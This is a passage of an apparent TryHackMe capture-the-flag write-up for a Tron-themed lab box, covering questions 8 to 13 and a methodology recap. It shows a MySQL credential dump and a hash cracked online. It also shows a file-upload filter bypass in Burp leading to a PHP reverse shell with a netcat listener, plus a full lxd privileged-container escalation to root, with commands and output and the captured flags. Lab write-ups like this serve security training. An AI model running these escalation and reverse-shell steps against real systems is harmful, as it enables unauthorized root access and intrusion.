
Question 8

Login into the mysql database and type a command "**mysql -utron -p**" and enter the password.



Question 9

We use the last database and check out inside the database by using "**use tron;**". There is only a "users" table inside the database. Use sql query to display all the contents in it, type a command "**select * from users;**"




```
mysql> use tron;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

After you've got the password, we need to determine the password to get the exact password. We can bruteforce it using Crackstation. Load the hash value, and click 'Crack Hashes'.

Question 10 & 11

Back on the terminal, we use the details from the previous step to switch the user . Use the command "**su flynn**".

Navigate into Flynn's home directory and list all the contents. Read the text value by using command **cat user.txt** and you got the answer.



Question 12

Type **id** in terminal to view the **uid** , **gid** , and **groups** . Inside the Flynn's account is group lxd, we can abuse that to escalate our privilege.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$
```

Question 13

For the last question, you just follow the instructions on the tryhackme website. After we finished abusing the lxc container, navigate into **/mnt/root/root** and there is indeed a file called 'root.txt'. Open it up using **cat root.txt** and you've got the last flag for this challenge.

```
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ cd /root
bash: cd: /root: Permission denied
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=/
Device trogdor added to strongbad
flynn@light-cycle:~$ lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}


"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of
an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately th
is prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you for p
laying! Merry Christmas and happy holidays to all!"
/mnt/root/root #
```

Methodology/Thought Process:

The answer for the first question, we can use Nmap tools to scan open ports. You can run a command "**sudo nmap -vv ip** " or just type a command **nmap ip**. For question 2, 3 and 4, open firefox and search "ip:port" to get the title of the hidden website. We used gobuster tool to get a hidden directories on attack websites. Gobuster is a tool used to brute force URLs (directories and files) from websites. Based on the gobuster result above, we can try accessing the listed directory. Hidden directory where the server saves the uploaded files is in **/grid**. After setting up the configuration and changing the ip, we needed to upload the reverse shell script file but it failed to be uploaded because of some filtering mechanism on the page. To bypass it we can use '**BurpSuite**' tools to help us. The traffic will be intercepted by burp so we can analyze what happens on this site. With the intercept on, right click and click on do intercept to respond to this request. Then, forward. Remove the line that has "**filter.js**", forward again and turn off the intercept. Back on the hidden websites and upload the php reverse shell script. The

file should be successfully uploaded and navigate to **/grid** directory to see our uploaded reverse shell in there. Setup netcat to listen on the configured port in reverse shell script. Run the command "**nc -lvnp port**". Press enter and just simply click on the uploaded script on the web's **/grid** directory to execute the script and the netcat will listen to that connection. The flag can be found in the **/var/www** directory. You can read the context of the file by typing the command "**cat web.txt**" . Next step, go to directory **/var/www** and list all the items inside. Then, move to **TheGrid** directory, and there is **includes** directory. List out all the files inside **includes**, open ***dbauth.php*** to get the answer for question 7. For question 8, login into the mysql database and type a command "**mysql -utron -p**" and enter the password. Next question, we use the last database and check out inside the database by using "**use tron;**". There is only a "users" table inside the database. Use sql query to display all the contents in it, type a command "**select * from users;**". After you've got the password, we need to determine the password to get the exact password. The password that we've found in mysql database is in hash form. We can bruteforce it using Crackstation. Load the hash value, and click 'Crack Hashes'. For question 10 and 11, back on the terminal, we use the details from the previous step to switch the user . Use the command "**su flynn**". Navigate into Flynn's home directory and list all the contents. Read the text value by using command **cat user.txt** and you got the answer. For question 12, type **id** in terminal to view the **uid** , **gid** , and **groups** . Inside Flynn's account is group lxd, we can abuse that to escalate our privilege. Lastly, you just follow the instructions on the tryhackme website. After we finished abusing the lxc container, navigate into **/mnt/root/root** and there is indeed a file called 'root.txt'. Open it up using **cat root.txt** and you've got the last flag for this challenge.